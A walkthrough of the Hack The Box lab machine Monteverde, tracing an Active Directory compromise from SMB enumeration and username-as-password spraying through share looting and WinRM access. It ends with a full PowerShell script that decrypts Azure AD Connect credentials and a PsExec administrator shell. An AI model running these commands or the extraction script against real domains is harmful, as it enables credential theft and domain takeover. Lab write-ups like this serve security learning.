Jun 19, 2026
Monteverde HTB Walkthrough
Monteverde was a straightforward but realistic Active Directory box. The attack path started with SMB enumeration and password reuse, then moved into WinRM access as a domain user. From there, BloodHound revealed that the user was a member of the Azure Admins group, which led to Azure AD Connect credential recovery and full domain compromise.
Enumeration
I started with a full TCP scan using default scripts and version detection.
IP=10.129.228.111
nmap -sVC -p- $IP --open -oA nmap/initial

Initial Nmap scan showing DNS, Kerberos, RPC, SMB, LDAP, and WinRM services.
The scan showed that the target was clearly a domain controller. Several common Active Directory services were exposed, including DNS, Kerberos, RPC, SMB, LDAP, and WinRM.
I added the domain to my hosts file.
sudo nano /etc/hosts
10.129.228.111 monteverde megabank.local MONTEVERDE.megabank.local

Adding the target and domain name to the local hosts file.
SMB Enumeration
I checked for anonymous SMB access.
smbclient -N -L //$IP

SMB null session authentication succeeded, but no useful shares were listed.
The null session was successful, but no useful shares were available through smbclient.
Next, I tried enum4linux.
enum4linux $IP -A -C

enum4linux returned useful domain enumeration data.
This revealed valid domain usernames. I added the discovered usernames to a user list.

Valid usernames discovered during SMB/domain enumeration.
AS-REP Roasting Check
With a username list available, I checked whether any users were AS-REP roastable.
impacket-GetNPUsers megabank.local/ -dc-ip 10.129.228.111 -usersfile users -request

No AS-REP roastable users were found.
No users were vulnerable to AS-REP roasting.
Password Reuse
Since I had a list of valid usernames, I checked whether any user had set their password to the same value as their username.
nxc smb $IP -u users -p users

NetExec identified that SABatchJobs used the username as the password.
This revealed valid credentials for SABatchJobs.
megabank.local\SABatchJobs:SABatchJobs
Share Enumeration as SABatchJobs
I checked accessible SMB shares with the new credentials.
nxc smb $IP -u SABatchJobs -p SABatchJobs --shares

SABatchJobs had access to the users$ share.
The users$ share was accessible, so I recursively downloaded the files.
smbclient -U "SABatchJobs" "//$IP/users$" -c 'recurse ON; prompt OFF; mget *'

Recursively downloading files from the users$ share.
Finding Credentials in User Files
While reviewing the downloaded files, I found a configuration file inside the mhope user folder that contained credentials.

A configuration file in the mhope folder contained a plaintext password.
The recovered credentials were:
megabank.local\mhope:4n0therD4y@n0th3r$
I verified the credentials over SMB.
nxc smb $IP -u mhope -p '4n0therD4y@n0th3r$'

The recovered mhope credentials were valid over SMB.
I then checked WinRM access.
nxc winrm $IP -u mhope -p '4n0therD4y@n0th3r$'

NetExec confirmed that mhope had WinRM access.
Since WinRM was available, I opened a shell with Evil-WinRM.
evil-winrm -i $IP -u mhope -p '4n0therD4y@n0th3r$'

Obtaining an Evil-WinRM shell as mhope.
BloodHound Enumeration
With valid domain credentials, I used RustHound to collect Active Directory data.
rusthound -d MEGABANK.LOCAL -u mhope@megabank.local -i 10.129.228.111

Collecting Active Directory data with RustHound.
Then I started BloodHound.
bloodhound-start
I uploaded the generated JSON files to BloodHound.

Uploading the RustHound JSON files into BloodHound.
I searched for the mhope node, marked the user as owned, and reviewed outbound control rights and group memberships.
BloodHound showed that mhope was a member of the Azure Admins group.

BloodHound showed that mhope was a member of the Azure Admins group.
I also confirmed this from the shell.
whoami /groups

The WinRM session confirmed that mhope was a member of Azure Admins.
Azure AD Connect Credential Recovery
This stood out because Azure AD Connect servers are often sensitive targets in Active Directory environments. I referenced Azure AD Connect for Red Teamers by @xpn, which explains how Azure AD Connect stores synchronization configuration and encrypted connector credentials locally.
The important idea is that Azure AD Connect may store AD connector credentials inside its local ADSync database. If those credentials can be decrypted, they may provide a path to higher privileges in the domain.
After accessing the host over WinRM, I confirmed that Azure AD Connect was installed by checking the installation directory.
cd "C:\Program Files\Microsoft Azure AD Sync\Bin"
ls

The Azure AD Connect installation directory contained the expected binaries, including mcrypt.dll.
The presence of mcrypt.dll was important because the proof of concept uses this library to decrypt the stored Azure AD Connect configuration.
C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll
Finding the ADSync Data Source
The original proof of concept referenced a LocalDB connection string, but this host was not using LocalDB. Attempting to query LocalDB failed.
cd "C:\Program Files\Microsoft SQL Server\110\Tools\Binn"
.\SQLCMD.EXE -S "(localdb)\.\ADSync" -d ADSync -Q "SELECT name FROM sys.tables"

The LocalDB query failed, indicating that this installation was not using the LocalDB data source from the original proof of concept.
I then checked the local SQL Server instance instead.
.\SQLCMD.EXE -E -S localhost -Q "SELECT name FROM sys.databases"

The local SQL Server instance contained the ADSync database.
The ADSync database was present.
master
tempdb
model
msdb
ADSync
Next, I listed the tables in the ADSync database.
.\SQLCMD.EXE -E -S localhost -d ADSync -Q "SELECT name FROM sys.tables"
The important tables were present:
mms_server_configuration
mms_management_agent
These tables contained the key material and encrypted connector configuration needed by the proof of concept.
Adjusting the Proof of Concept
The original proof of concept used the following LocalDB connection string:
Data Source=(localdb)\.\ADSync;Initial Catalog=ADSync

The ADSync database contained the required mms_server_configuration and mms_management_agent tables.
Since this host was using the local SQL Server instance instead, I adjusted the connection string to use localhost.
Data Source=localhost;Initial Catalog=ADSync;Integrated Security=True
The proof of concept then queried the ADSync database for the required configuration values and used mcrypt.dll to decrypt the stored credential.
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"

$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Data Source=localhost;Initial Catalog=ADSync;Integrated Security=True"
$client.Open()

$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$entropy = $reader.GetGuid(2)
$reader.Close()

$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()
$client.Close()

add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'

$km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)

$key = $null
$km.GetActiveCredentialKey([ref]$key)

$key2 = $null
$km.GetKey(1, [ref]$key2)

$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)

$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']" |
select @{Name = 'Domain'; Expression = {$_.node.InnerXML}}

$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']" |
select @{Name = 'Username'; Expression = {$_.node.InnerXML}}

$password = select-xml -Content $decrypted -XPath "//attribute" |
select @{Name = 'Password'; Expression = {$_.node.InnerText}}

Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)
I saved the modified proof of concept as extract.ps1 and uploaded it through the Evil-WinRM shell.
upload extract.ps1

Uploading the modified Azure AD Connect credential extraction script through Evil-WinRM.
I then ran the script.
.\extract.ps1

Running the modified proof of concept recovered Administrator credentials.
The script successfully extracted Administrator credentials.
megabank.local\administrator:d0m@in4dminyeah!
Administrator Access
I verified the recovered credentials with NetExec.
nxc smb $IP -u administrator -p 'd0m@in4dminyeah!'

NetExec confirmed that the recovered Administrator credentials were valid.
With valid Administrator credentials, I used Impacket PsExec to get a shell.
impacket-psexec 'megabank.local/administrator:d0m@in4dminyeah!'@10.129.228.111

Using Impacket PsExec to obtain an Administrator shell.
At this point, I had full administrative access and could retrieve the root flag.
Attack Path Summary
The full path was:
SMB/domain enumeration
        ↓
Username list generated
        ↓
Password reuse found for SABatchJobs
        ↓
SABatchJobs could read users$ share
        ↓
mhope credentials found in user files
        ↓
mhope had WinRM access
        ↓
BloodHound showed mhope was in Azure Admins
        ↓
Azure AD Connect installation confirmed
        ↓
ADSync database found on local SQL Server
        ↓
POC adjusted from LocalDB to localhost SQL Server
        ↓
Administrator credentials recovered
        ↓
PsExec shell as Administrator
Takeaways
Monteverde was a great reminder that small identity mistakes can quickly compound into full domain compromise.
Key lessons:
- SMB enumeration can still expose valid usernames even when useful anonymous shares are not available.
- Username-as-password checks are simple, but can be extremely effective.
- User home directories and configuration files should never contain plaintext credentials.
- WinRM access should be tightly controlled and monitored.
- BloodHound group membership review can reveal critical escalation paths.
- Azure AD Connect servers should be treated as Tier 0 assets.
- Administrative access to Azure AD Connect can potentially expose highly privileged sync credentials.
This box was not technically difficult, but the escalation path was realistic: weak password hygiene led to user access, user access led to sensitive file exposure, and Azure AD Connect access led to domain compromise.